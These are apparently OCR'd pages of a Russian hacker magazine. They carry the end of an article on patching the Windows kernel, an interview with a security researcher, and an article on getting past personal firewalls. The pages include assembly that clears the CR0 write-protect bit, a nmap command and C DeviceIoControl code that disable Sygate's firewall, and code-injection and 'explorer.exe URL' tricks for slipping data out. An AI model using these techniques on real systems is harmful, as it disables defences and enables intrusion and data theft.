Структура ассемблерного кода вполне типична для функций с префиксом Zw. Сначала идет загрузка регистров, затем INT 2Eh, а за ней RETN XX. Антивирусы об этом хорошо знают, и потому "тупое" внедрение команды JMP на_наше_тело сразу же вызовет подозрения (впрочем, к AVP и Dr.WEB это не относится). А вот подмена команды RETN XX гораздо менее заметна. Проблема в том, что RETN XX занимает три байта, а JMP на_наше_тело - целых пять! К счастью, за концом Zw-функций практически всегда присутствует последовательность 8B FF (команда MOV EDI, EDI, двухбайтовый аналог NOP), оставленная для выравнивания. Все вместе они и дают пять байт. Хорошо! Сохраняем оригинальную команду RETN XX в своем драйвере, делаем JMP, передающий управление хакерскому обработчику, также расположенному в драйвере. От него требуется взвести регистры Drx и восстановить команду RETN XX, тут же передав на нее управление. Другими словами, выключить свет и замести следы.

Ах, да! Непосредственно модифицировать память ядра не получится, так как она защищена от изменений, но эту защиту легко отключить. Способ первый, простой, документированный, но слишком заметный и вообще некрасивый: лезем в реестр, открываем раздел HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement и создаем параметр EnforceWriteProtection типа REG_DWORD. Защита от записи отключена! Но и хакер отключен, причем тяжелым ударом сапога. Кто угодно может запустить редактор реестра и посмотреть. Правда, если на атакуемом компьютере установлен Soft-ice или некоторые пакетные фильтры (сниффер или же брандмауэр), то этот ключик уже стоит и никаких дополнительных усилий от нас не потребуется.

Впрочем, при желании к реестру можно даже не обращаться. Защита отключается на лету сбросом бита WP в регистре CR0 (WP - Write Protection). И точно так же устанавливается вновь, словно никто ничего и не трогал :). Весь код укладывается в несколько ассемблерных команд, что намного элегантнее труднопроизносимых ключей реестра (наверное, в Microsoft разработчикам платят как журналистам - за каждый байт).


```
mov ebx, cr0      ; получаем текущее значение регистра CR0
push ebx          ; кладем его копию на стек
and ebx, ~0x10000 ; сбрасываем WP бит
mov cr0, ebx      ; загоняем обновленное значение в CR0,
отключая защиту
...
...               ; модифицируем код ядра
...
pop ebx;          ; достаем сохраненную копию CR0 из стека
mov cr0, ebx      ; загоняем ее в регистр CR0, возвращая
защиту в прежний вид
```

Кстати, модификация ядерных функций при работе на многопроцессорных машинах эпизодически вгоняет систему в синий экран, что создает определенные проблемы. Более корректный (но и более заметный) путь сводится к правке таблицы экспорта и активному использованию "семафоров". Патч ядра - это не шутка! Необходимо иметь опыт работы с симметричными многопроцессорными системами (SMP - Symmetric Multi-Processing) и знать кучу вещей из самых разных предметных областей. Но дорогу осилит идущий! Падает тот, кто бежит!

ВЫВОД

Всякую защиту можно взломать! Проверка собственной целости не спасает. Клиентское приложение, работающее на прикладном уровне, неизбежно обречено на поражение. Внедрение в ядро операционной системы - это термоядерное оружие, сметающее любые преграды на своем пути. Чем активнее совершенствуются защитные системы, тем активнее их начинают ломать. Воззвания к закону только подливают масла в огонь, поощряя поиски легальных путей взлома, а законодательство очень инертно. Однажды принятые законы действуют десятилетия, а для компьютерной индустрии это целая вечность. Кстати о вечности. Надо бы совершить вылазку на кухню и что-нибудь захомячить :).

Всякую защиту можно взломать!



Отключение защиты ядра через реестр

Ядерное оружие, уничтожающее защитные механизмы

Андрей Каролик (andrusha@real.xakep.ru)

МНЕНИЕ ПРОФЕССИОНАЛА

ИНТЕРВЬЮ С ЗАРАЗА

Многие, наверное, знают, кто такой ЗАРАЗА. Этим псевдонимом он уже подписал множество публикаций в Сети и различных журналах, посвященных компьютерной безопасности, в том числе в "Хакер" и "Хакер Спец".

XS: Как тебя представить общественности?

ЗАРАЗА: Представь меня в домашнем халате с пулеметом. Убойное зрелище :).

XS: Давно ты в компьютерной безопасности?

ЗАРАЗА: Я вообще до сих пор не понимаю, как я туда попал, когда и зачем. Должно быть, лет пять-шесть назад и совершенно случайно.

XS: Что тебя так привлекает в компьютерной безопасности? Есть же много других интересных профессий. Строитель, наконец :). Почему, кстати, ЗАРАЗА?

ЗАРАЗА: Строителем не хочу: цемент в ушах застревает... Да и компьютерная безопасность, строго говоря, тоже не моя специальность. Люди нравятся больше, чем компьютеры. Поэтому я руковожу поддержкой пользователей. Работа нескучная, о ней много грустных историй рассказывают. Считается, что это анекдоты. А ЗАРАЗА потому, что зараза. Пару раз назвали, привык, стал подписываться, прижилось.

XS: Ты больше ломаешь или защищаешь? Что интереснее?


ЗАРАЗА: Я изучаю аномалии. Как нахожу какую-нибудь "странность", так и смотрю на нее, смотрю... Пока что-нибудь не увижу. А потом пытаюсь понять, что с этой странностью делать и для чего ее использовать можно, верчу ее во все стороны и пытаюсь узнать: то ли это что-то сломалось, то ли защитилось, то ли это и не странность вовсе. Такой параноидально-шизоидный творческий подход. Причем странностей вокруг так много, что специально их искать не приходится - они сами тебя находят. Надо только маленькие странности разглядеть, а большие не пропустить.

XS: Основная работа как-то связана с деятельностью ЗАРАЗЫ или это хобби просто сделало тебя профи?

ЗАРАЗА: Как-то все взаимосвязано. Конечно, по работе приходится решать любые вопросы от консультаций по вопросам безопасной настройки чего-либо, поиска причин различных ошибок и их устранения и до разбора инцидентов, поисков виновного или даже контактов с правоохранительными органами или подготовки документов для суда. Случалось как наказывать виноватого, так и оправдывать невиновного. Хотя я себя не считаю профи в вопросах безопасности: это просто одна из сфер интересов, в которой я ориентируюсь весьма выборочно и поверхностно. Вот лучше дайте нам клиентов - мы их поддержим, они наделают неприятностей - мы их застрелим. Не клиентов, разумеется. Troubleshooting - это то, что нам хорошо удается.

XS: Раньше атаковали серверы, а сейчас акцент сместился на клиентов?

ЗАРАЗА: Акцент сместился на клиентов довольно давно. Основные методы атаки на клиентов появились более пяти лет назад. А примерно с 2001 года многие (я, конечно, Жора Гунинский, пара китайцев-японцев и другие азиаты) стали кричать, что век серверных атак прошел, потому что это нам слишком сложно и непонятно. А атаковать клиентов легко, приятно, и попадаешь сразу куда надо - к пользовательским данным.



XS: В чем специфика взлома клиентских приложений?

ЗАРАЗА: Специфика очень широкая. Серверное приложение, как правило, работает в демилитаризованной зоне и очень часто без каких-либо привилегий. Атака на серверное приложение редко открывает доступ во внутреннюю сеть. Клиентское же приложение сидит во внутренней сети и имеет доступ ко всем данным, к которым имеет доступ пользователь. Сервер - это почти всегда "произведение искусства", имеющее в некотором смысле уникальную конфигурацию. Конфигурация клиента редко отличается от типовой. Клиентов гораздо больше. Все это наводит на мысль: атаку на клиента можно сделать массовой, поставить на конвейер. А значит, это уже не хак. И атакуют клиентские приложения очень часто с совсем другими целями. Атаки на клиентское приложение как "чистое искусство" остались позади, сейчас это способ зарабатывания денег на создании ботнетов.

XS: Разработчики файрволов не скрывают, что не могут защитить от атаки гуру, но обещают отразить 99% стандартных атак. Какой тогда смысл?

ЗАРАЗА: А именно такой смысл - отразить массовые атаки, которые составляют 99,999% всех атак. Получается вероятность отражения атаки 98,999%, что вполне приемлемо. Особенно если этот файрвол стоит на таком ничтожно малом проценте машин, что предпринимать меры для его обхода атакующему не имеет смысла. Дело в том, что защищаться, когда собираются сломать именно тебя, всегда значительно дороже. Одними файрволами тут не обойтись.

постоянно, это нормальная рабочая ситуация. Случались и неприятные инциденты на собственном компьютере. На нем нет каких-либо критичных данных, требующих параноидального уровня безопасности, соответственно, нет и параноидального подхода к его защите. Больше думаешь об удобстве, чем о безопасности. Случалось даже своими руками запускать троянца в реальной машине вместо виртуальной. Ну, неприятно, конечно, приходится ждать последствий, вспоминать, где какие пароли и как их менять, какие критичные данные могли утечь и куда. А главное, всегда есть подозрение, что ты можешь быть взломан прямо сейчас, но еще об этом не знаешь. Никогда не бывает возможности полностью защититься, не стоит даже пытаться. Надо, исходя из имеющихся ресурсов и требуемых условий работы, создать оптимальный уровень защиты и быть морально готовым к любым ситуациям.

> К сожалению, многие до сих пор уверены, что проблема решается антивирусом и персональным файрволом

XS: Может, стоит завести два компьютера? Один с выходом в интернет, а другой для хранения ценной информации? Может, к этому все и идет?

ЗАРАЗА: К этому давно все пришло, похожие решения обсуждаются в статейке "Безопасность клиентского программного обеспечения" (www.security.nnov.ru/articles/frontend). Может, стоит завести два компьютера, может быть, ходить в интернет из виртуальной машины. Может, вынести терминальный сервер в демилитаризованную зону и ходить в интернет оттуда. Может быть, запускать браузер из-под гостевой записи, может быть, правильно систему настроить, может быть, вообще в интернет не ходить :). Или переставлять свой BeOS каждое утро. А может, плюнуть - и пускай ломают сколько влезет, не жалко. Надо просто просчитать, что дешевле обходится.

XS: А ты сам подвергался изысканным атакам со стороны коллег? Каково быть взломанным?

ЗАРАЗА: Постоянно... То в отпуск свалят, то работы подсунут, то коньяк вместо кока-колы, то стакан сопрут. Быть взломанным - конечно, случалось. Когда в зоне твоей ответственности имеются тысячи клиентов, в том числе корпоративных, у которых суммарно десятки, если не сотни, тысяч компьютеров. И у каждого свой подход к безопасности - от параноидального до отсутствующего. Ты взломан

XS: Возникает ситуация, когда ломают уже не программы, а протоколы, которые они используют. Но это же утопия?

ЗАРАЗА: Почему утопия? Безопасность - утопия. А протоколы создаются людьми, причем очень часто вопросы безопасности не то что не стоят на первом месте, но и вообще не возникают. Особенно это касается старых протоколов. Следует вспомнить, что интернет (точнее, ARPANet) создавался как закрытая военная сеть. Никто не мог тогда и подумать, что туда попадет кто-то посторонний. Отсюда, например, широко обсуждаемые сейчас уязвимости протокола TCP (www.security.nnov.ru/news4689.html). А как за это время выросла производительность сетей и вычислительной техники? Если раньше задача взлома DES-ключа или подбора идентификатора DNS-запроса была труднореализуемой ввиду низких тактовых частот или малой пропускной способности сети, то сейчас подобное стало вполне реальным. Кто мог знать, что электронная почта получит такое распространение, что по ней можно будет рассылать рекламу по сотне миллионов адресов? Протоколы устаревают, но перейти на новые протоколы в Internet практически невозможно, так как слишком многое на них опирается. Поэтому переход со временем на Internet-сеть второго, третьего, четвертого и т.д. поколения неизбежен. Хотя отдельные утопически настроенные товарищи с пост-КГБ-мышлением считают, что проблему можно устранить вернувшись к ARPANet, в которую "посторонних" не будет пускать гражданин с кирпичной мордой, проверяющий у всех наличие паспорта и Антивируса Касперского.

XS: Какие тенденции в сфере безопасности клиентских приложений? Есть ли свет в конце туннеля?

ЗАРАЗА: Света нет, клиентские приложения в будущем сохранятся. Тенденции есть. Сдвиг в головах пользователей и разработчиков уже почти произошел. К сожалению, многие до сих пор уверены, что проблема решается антивирусом и персональным файрволом, интегрированным в систему. К счастью, в этом уверены не все. Безопасность клиентских систем уже стала существенно лучше в сравнении с тем, что наблюдалось еще пару лет назад. Об этом свидетельствует и "сдвиг" атак в сторону социальной инженерии. Опыт показывает, что один и тот же пользователь может запустить червя, пришедшего по электронной почте с разным текстом и по-разному упакованного, неограниченное количество раз. В то же время жертвы фишинга или "нигерийских" писем, как правило, начинают их отличать после трех-четырех попыток в зависимости от потерянной суммы. Перспективные технологии - разграничение доступа на уровне приложений (доверенные и недоверенные приложения, доверенные и недоверенные источники информации и т.д.), разграничение уровней доступа между частями приложений (сепарация привилегий), маркировка информации.

XS: Как защищаешься сам? И от кого?

ЗАРАЗА: Не хамлю. Занимаюсь спортом. Делаю зарядку. Хожу пешком. Неплохо стреляю. А защищать себя - какой смысл? Денег за это все равно не платят...

Крис Касперски aka мыщъх

ПОЛОСА ПРЕПЯТСТВИЙ

ПРЕОДОЛЕНИЕ ФАЙРВОЛОВ СНАРУЖИ И ИЗНУТРИ

Понатыкали тут брандмауэров! Житья от них никакого. Даже в XP появилось какое-то подобие, но никак не работающее :). Народ только и спорит, насколько эта штука нужна и можно ли ее обойти. Можно!

ИЗ СВОБОДЫ В НЕВОЛЮ

Пакетные фильтры, работающие на уровне IP-протокола или ниже, а также все аппаратные брандмауэры, встроенные в материнские платы или DSL-модемы, не могут самостоятельно определить порт назначения, поскольку в IP-протоколе никаких портов отродясь не было и они присутствуют только в протоколах TCP и UDP. Но как-то же брандмауэры работают. Как?! Анализируют TCP-заголовки. Казалось бы, все просто. Но сложности начинаются тогда, когда хакер посылает сильно фрагментированный TCP-пакет. Настолько сильно, что в первом IP-пакете уже не оказывается конца TCP-заголовка и порт назначения переходит в следующий IP-пакет. Что может сделать с таким пакетом брандмауэр? Он не в состоянии собирать TCP-пакеты вручную, поскольку это вообще-то не его задача, а если он все-таки соберет, ему придется задерживать IP-пакеты, накапливая их в очередях. Как следствие, потребности в памяти возросли, а скорость работы канала упала. Пользователь начнет материться и снесет такой брандмауэр. К тому же собрать TCP-пакет не так-то просто. Малейшая небрежность мгновенно оборачивается огромными дырами и голубыми экранами :).


Раз TCP-пакет нельзя собрать, то, может быть, лучше прибить его от греха подальше? В нормальных условиях такие пакеты не встречаются. Проблема в том, что порядок получения IP-пакетов чаще всего не совпадает с порядком следования TCP-фрагментов, поэтому пакетный фильтр опять-таки должен вести учет пакетов, хотя бы частично реализуя протокол TCP. А это безнадежное дело. Несмотря на почетный возраст "фрагментной" атаки, она остается актуальной даже на сегодняшний день, и многие брандмауэры легко пробиваются фрагментированным TCP-пакетом.

Рассмотрим еще одну популярную атаку, нацеленную на пакетные фильтры уровня IP. Среди прочих TCP-полей притаилось поле контрольной суммы. Как оказалось, брандмауэры не контролируют его, поскольку для этого им потребовалось бы собирать весь TCP-пакет целиком, к тому же расчет CRC – достаточно "прожорливая" операция, а загружать процессор нехорошо :).

Если tcpip.sys драйвер получает "битый" TCP-пакет, он молчаливо прибивает его, независимо от того, открыт данный порт или закрыт. Пакетные фильтры ведут себя иначе, и, если заданный порт закрыт, отправителю посылается "честный" RST, дескать, не ломись туда, куда тебя не просят. Конечно, пакет все равно будет прибит, но, по крайней мере, мы узнаем, что здесь присутствует агрессивный firewall. Впрочем, при некотором стечении обстоятельств проникнуть через брандмауэр все-таки можно, о чем советую прочитать в статье "Firewall spotting and networks analisys with a broken CRC" в журнале Phrack (www.phrack.org/phrack/60/p60-0x0c.txt).

Еще проще проникнуть через NAT, который ретранслирует сетевые адреса в обход брандмауэров, висящих выше уровня tcpip.sys. Достаточно установить легальное соединение с атакуемым портом. Брандмауэр даже не пикнет. Но от сканирования портов лучше воздержаться. Брандмауэр может легко распознать эту ситуацию, забанив твой IP.

Кстати, ни один известный брандмауэр не обращает внимания на порядок загрузки драйверов. Для Dial-Up'а это действительно безразлично, поскольку к тому моменту, когда пользователь полезет в Сеть, брандмауэр будет гарантированно загружен. А для постоянного подключения (DSL-модем или сетевая карта) это уже критично! Если драйвер модема или сете-



Настоящая огненная стена, боящаяся только одного - огнетушителя

Аппаратный брандмауэр заключен именно в этом керамическом прямоугольнике

вухи загрузится раньше брандмауэра (часто все происходит именно так), то на какое-то время компьютер окажется беззащитен! Обычно это продолжается от тридцати секунд до нескольких минут. Казалось бы, что тут такого? Вероятность атаки ничтожно мала... Как бы не так! В разгар эпидемии червя MS Blast (он же Love San) он ломился на порт чуть ли не через каждые полчаса и проникновение из маловероятного становилось вполне реальным. К тому же хакер может уронить атакуемую систему в синий экран, склоняя ее к перезагрузке, и тут же обрушить на нее шторм пакетов, ломящихся на заблокированный порт. К тому времени, когда брандмауэр завершит свою загрузку, атака будет завершена :).

Брандмауэр может и сам стать объектом атаки, особенно если представляет собой NDIS-драйвер, реализующий часть функций TCP/IP. Специально подготовленным пакетом можно свалить его в синий экран или передать управление на shell-код. В частности, Jetico падает при сканировании машины утилитой XSpider (правда, последние версии Jetico не проверяли). Кроме того, никакой брандмауэр не спасает от атак на драйвер tcpip.sys, а ошибки в нем тоже содержатся. В частности, техническая заметка KB893066, датируемая 17 июня 2005 (www.microsoft.com/technet/security/bulletin/ms05-019.mspx), сообщает о дыре в tcpip.sys, способной выполнять shell-код или вызывать синий экран. Пакетные фильтры, работающие на NDIS-уровне, от этой проблемы не спасают, поскольку внешне хакерские пакеты выглядят вполне нормально. Конечно, такие дыры появляются далеко не каждый день, но и заплатки устанавливаются не сразу!

ИЗ НЕВОЛИ НА СВОБОДУ

Пробиться сквозь брандмауэр изнутри намного проще, чем снаружи, поскольку брандмауэр физически выполняется на той же самой машине, что и зловредные приложения. Его код свободно доступен для изменения и модификации. Исключение составляют аппаратные firewall'ы, встроенные в материнскую плату. Однако их возможности сильно ограничены.

Они преодолевают брандмауэры

КАК ЗАТОПТАТЬ SYGATE

Sygate Personal Firewall 5.0, сконфигурированный по умолчанию, пропускает UDP-пакеты на любой заблокированный порт, если порт отправителя равен 137 или 138. Проверить можно командой "nmap -vv -P0 -sU 192.168.0.1 -g 137".

В частности, они не могут определить, какое именно приложение ломится на данный порт - "честный" Лис или коварный троян.

Любая программа, независимо от уровня своих привилегий, может эмулировать клавиатурный ввод, делая с окном брандмауэра все что угодно, например временно отключать защиту. Кстати говоря, некоторые брандмауэры конфигурируются и отключаются через реестр, что упрощает задачу еще больше.

Если брандмауэр выполнен в виде службы, ее можно "снести" или остановить. Взять хотя бы SPF. Разработчики пишут в документации: "Sygate Pesonal Firewall имеет специальный механизм предотвращения сбоев, который останавливает весь принимаемый/передаваемый сетевой трафик, в случае если служба брандмауэра окажется недоступной. Следовательно, если зловредная локальная программа прибьет наш сервис, весь трафик будет остановлен и она останется с носом. Тем не менее, при желании хакер может обойти этот механизм". Чтобы преодолеть брандмауэр, нужно остановить smc-сервис, что можно сделать двумя путями. Либо выполнить команду "net stop smcservice", либо послать сообщение через Service Control Manager API, которая не требует никаких привилегий:

```
SendMessage(hHdrControl, HDM_GETITEMRECT, 1,
(LPARAM)NON-WRITABLE_ADDR);
```

На следующем шаге выполняется код, отключающий режим защиты от сбоев:

```
DWORD ret; char buffer[8];
DWORD *ptr = (DWORD *)buffer;
DWORD *ptr2 = (DWORD *)(buffer + 4);

hDevice = CreateFile("\\\\.\\Teefer",
            GENERIC_WRITE | GENERIC_READ,
            FILE_SHARE_READ | FILE_SHARE_WRITE,
            NULL, OPEN_EXISTING,
            FILE_ATTRIBUTE_NORMAL, NULL);

if (hDevice == INVALID_HANDLE_VALUE){
            printf("Open failed\n");
            return -1;
}

*ptr = 0; *ptr2 = 0;

if (DeviceIoControl(hDevice, 0x212094, buffer,
                        8,buffer,8,&ret,0))
            printf("Sent.\n");
CloseHandle(hDevice);
```

Другие брандмауэры также имеют уязвимости, перечень которых можно найти на любом сайте по безопасности. Тем не менее, эти дыры не представляют какой-либо практической ценности, поскольку написать вирус, поддерживающий все типы брандмауэров, довольно затруднительно (а их количество с каждым годом все рас- »

Многие брандмауэры и по сей день легко пробиваются фрагментированным TCP-пакетом.

Пока прогружаются различные драйверы (сетевухи в том числе), а брандмауэр еще не загружен, можно спокойно атаковать.

тет и растет). К тому же однажды обнаруженная дыра через некоторое время затыкается.

Можно, конечно, зайти с другой стороны и объявить войну пакетным фильтрам: выгрузить драйверы минипортов, отключить систему фильтрации или обратиться к tcpip.sys/NDIS напрямую, но... все это слишком сложно и непереносимо. То, что работает в NT, не сможет работать в 9x и наоборот. Наибольший интерес представляют универсальные методики, работающие на прикладном уровне и не требующие навыков системного программирования.

Проблему с обратной петлей уже упомянули. Если на компьютере установлен proxy, через него может выходить кто угодно. В частности, HTTP-Proxy обычно висят на 80, 8080 или 8081 порту, поэтому их очень легко обнаружить. Правда, в некоторых случаях они защищены паролем и злоумышленному приложению приходится запускать снифер или устанавливать свой собственный пакетный фильтр и грабить локальный трафик на предмет поиска паролей.

Если на компьютере нет никаких proxy, можно попробовать послать DNS-запрос на подконтрольный хакеру сервер (кстати, он может находиться и на динамическом IP). Практически все брандмауэры спокойно пропускают такие запросы, не выдавая никаких предостерегающих сообщений и не обращаясь к пользователю за подтверждением. Конкретный пример можно найти в утилите DNS-tester, исходный код которой лежит на глухом безымянном сайте www.klake.org/~jt/misc/dnstest.zip. А здесь расположен альтернативный вариант, использующий запрос DnsQuery: www.klake.org/~jt/misc/dnstester.zip. Такую атаку выдерживает только Zone Alarm и Jetico. Но, как гласит народная мудрость, на каждого Муромца найдется свой Змей-Горыныч. Ну, если не Змей, так червь точно :).

Наиболее мощной и в то же время универсальной техникой обхода брандмауэров остается "троянизация" доверенных приложений. На каждом компьютере установлены программы, которым разрешен беспрепятственный выход в Сеть. Брандмауэры первого поколения ориентировались только на имя исполняемого файла, но никак не проверяли его содержимое. Хакеру было достаточно временно переименовать доверенный файл, подменив его своим. И это работало! Современные брандмауэры не только следят за целостностью доверенных приложений, но и распознают подмену используемых динамических библиотек или модификацию компонентов. Лобовая атака захлебывается, еще даже не начавшись.

В то же время ни один брандмауэр не контролирует образ загруженного приложения в памяти, что, собственного говоря, и неудивительно, поскольку многие процессы динамически расшифровываются на лету или создают/удаляют потоки для служебной необходимости. Поразительно, но даже такие наивные способы внедрения собственного кода, как CreateRemoteThread или WriteProcessMemory, обходят все известные брандмауэры и ни один из них даже не порывается пикнуть, хотя отследить вызовы CreateRemoteThread/WriteProcessMemory вполне реально. Готовых примеров хватает в Сети, вот только один из них: www.firewallleaktester.com/leaks/copycat.exe.

Другой невероятно тупой, но вместе с тем элегантный способ обхода, обманывающий все известные брандмауэры: достаточно набрать в командой строке "explorer.exe http://kpnc.opennet.ru" (естественно, http-адрес может быть любым), чтобы выйти в Сеть без запроса со стороны брандмауэра. Указав адрес свой домашней странички, атакующий сможет передать любые данные в строке запроса. Впрочем, эксперименты с SPF показали, что обход брандмауэра не такой уж и полный. И если напротив IE стоит не "Ask" (спрашивать), а "Block" (блокировать), то атакующий обламывается. Но и работа самого IE становится невозможной, так что в целом испыта-

Универсальный способ обхода файрвола - травля троянами программ, которым разрешен беспрепятственный выход в Сеть.


Обмануть брандмауэр тупо и элегантно можно командой "explorer.exe http-адрес", выйдя в Сеть без лишних вопросов :).

ОДИН ЗА ВСЕХ И ВСЕ ЗА ОДНОГО

■ Многие брандмауэры (в частности SPF) при первом обращении программы в Сеть выбрасывают диалоговое окно, в котором сообщается имя приложения, IP-адрес и порт, на который оно ломится. Если пользователь разрешает доступ, дальнейшие запросы больше не появляются, даже если приложение устремится совсем на другой порт! Это значит, что, "впрыснув" хакерский код в Лиса или IE, можно работать не только через HTTP, но и, например, висеть на IRC. А для ботнетов это самое что надо! Конечно, если пользователь поднимет логи, он сильно удивится, что же стало с его любимой Лисой. Да только кто в те логи смотрит?

Готовых примеров хватает в Сети, вот только один из них: www.firewallleaktester.com/leaks/copycat.exe.

Муромец и брандмауэр



WallBreaker собственной персоной

ния данного вида оружия можно считать состоявшимися.

Утилита, реализующая такую атаку, зовется WallBreaker (Разрушитель Стен). Когда-то она распространялась в исходных кодах, а теперь на сервере лежит только двоичный файл: www.firewallleaktester.com/leaks/WallBreaker.exe. Как пишет сам автор, "исходные коды моего тестера брандмауэров теперь недоступны, чтобы не помогать пионерам и вирусописателям. Тем не менее, я пошлю свою сырцы любому разработчику брандмауэров, который только захочет...". Но для анализа программы сырцы совсем не обязательны, достаточно просто запустить Файловый Монитор Марка Руссиновича, как тут же обнаруживается, что программа создает командный файл со случайным названием и сразу удаляет его. Остается либо залезть в таблицу импорта и заменить DeleteFileA на что-то более невинное, либо запустить GetDataback или R-Studio, возвращая удаленный файл из мира мертвых в мир живых. Что мы увидим?

Файл AYUHIN.bat, созданный и тут же удаленный WallBreaker'ом

```
REM 5
REM 11
REM 5
REM 5
REM 2
REM 2
REM 3
REM 13
explorer.exe
http://www.firewallleaktester.com/leak_results/wallbreaker_youareleaking.php
REM 1
REM 4
```

Разумеется, помимо вышеописанных существуют и другие способы проникновения, но объять необъятное еще никому не удавалось.

КАКОЙ ИЗ БРАНДМАУЭРОВ ЛУЧШИЙ

Споры, что круче - "Мерседес или КАМАЗ" - всегда бесполезны. Существует слишком много критериев, чью значимость каждый оценивает по-своему. Например, Outpost - единственный брандмауэр с открытым SDK, что позволяет использовать его как мощный инструмент для исследования сетевого стека и различных хакерских инструментов. SPF ведет удобные профессиональные ориентированные протоколы, интегрированный XP Firewall наименее конфликтен и т.д.

На сайте www.firewallleaktester.com приведены результаты сравнительного тестирования десятка популярнейших брандмауэров на проникновение и выложено большое количество стенобитных утилит, многие из которых распространяются в исходных текстах. После небольшой доработки напильником их можно использовать для атак или встраивать в собственные программы известного назначения. Если исходных текстов нет - не беда. Файловые и сетевые мониторы, шпионы за API-функциями у нормального хакера всегда под рукой. К тяжелой артиллерии в лице IDA Pro и Soft-ice следует прибегать только в клинических случаях, поскольку дизассемблерный анализ требует времени, а время - это самый ценный и к тому же невосполнимый ресурс, которого никогда не хватает.

Как видно, самым стойким оказался Zone Alarm, но цена этой стойкости весьма относительна. Zone Alarm не контролирует вызовы CreateRemoteThread/WriteProcessMemory, и поэтому все трояны, использующие эту технологию внедрения, останутся незамеченными! А ее используют, как показывает практика, очень многие...

Последнее место занял интегрированных XP'ый Firewall, который вообще контролирует неизвестно что и непонятно зачем :). За ним с минимальным отрывом идет Kaspersky Anti-Hacker, попавший в результаты тестирования совершенно случайно (это же совсем не брандмауэр, а дикий сын степей калмык, ядрен его кирдык). Остальные брандмауэры занимают промежуточное положение и более-менее пригодны для контроля над легальным трафиком, но с целенаправленной атакой ни один из них, увы, не справляется.

И?

Выходить в интернет через брандмауэр - все равно что заниматься сексом в презервативе. Неудобно и все равно небезопасно. Правда, без него еще хуже. Так что натягивать эту штуку поверх своего компьютера или нет, каждый должен решать сам. Совет - держи на своей машине SPF, но только затем, чтобы следить за "честными" приложениями. Например, очень забавно, когда Acrobat пытается загрузить свои баннеры (при работе через GPRS это весьма накладно). А от настоящих атак лучшая защита - постоянный Windows Update, хотя это тоже накладно, в среднем приходится качать до полсотни мегабайт каждый месяц, причем докачка не поддерживается. Но альтернативы нет.

Даже в умелых руках персональный брандмауэр - просто красивая игрушка, требующая внимания, заботы и правильной настройки (что-то вроде тамагочи). Про конфигурацию по умолчанию можно вообще забыть. Это равносильно полному отсутствию брандмауэра, особенно если пользователь не вполне отчетливо понимает смысл задаваемых ему вопросов и не знает, что отвечать :).

Выбор брандмауэра зависит от целей и имеющихся критериев, есть по-своему хорошие варианты.

По-хорошему, ни один брандмауэр не устоит перед целенаправленной атакой, но поможет в повседневной жизни.

На сайте www.firewallleaktester.com приведены результаты сравнительного тестирования десятка популярнейших брандмауэров.

Firewall	ver(build)															
Zone Alarm	5.5.026 beta	✓	✓	✓	✓	✓	7/10 ✗	✗	✗	✗	✓	✗	✓	✓	✓	✓	17/24
Kerio	4.1.1	✓	✗	✓	✓	✗	1/10 ✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	5/24
Outpost	2.5(369/388)	✓	✓	✓	✓	✓	10/10 ✓	✗	✗	✗	✗	✗	✓	✓	✗	✓	10/24
